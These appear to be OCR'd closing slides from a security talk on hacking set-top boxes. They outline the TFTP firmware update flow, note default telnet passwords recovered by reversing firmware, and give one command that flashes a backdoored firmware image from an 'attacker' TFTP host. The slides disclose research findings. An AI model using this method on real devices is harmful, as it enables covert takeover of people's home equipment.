
- STB boots up and authenticates to Home gateway.
- Checks a middleware server for updates, if any available download it via TFTP .
- Reboots and install new firmware.

STB Bootup: Video

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

Middleware server used to push STB Updates



CSBL Lib Ver:02.02.01.01
Build Date:Sep 20 2011
Current SW Ver: 103

Downloading

99%

Preset Telnet passwords.

- Telnet is enabled on most of these devices with a default password.
- By reversing the firmware we can locate passwords, login and trigger the TFTP firmware update.

save fware from tftp attacker upgrade1.0 to flash

Backdoor Firmware:~ Video

All Demo Videos Goes here:

http://www.garage4hackers.com/entry.php?b=2830

Thank You !!

Thanks to Ahamed Nafeez

- Security Engineer
- Client side and network security
- blog.skepticfx.com
- @skeptic_fx

Thanks to Mrityunjay Gautam

https://twitter.com/mangekyon

Questions ?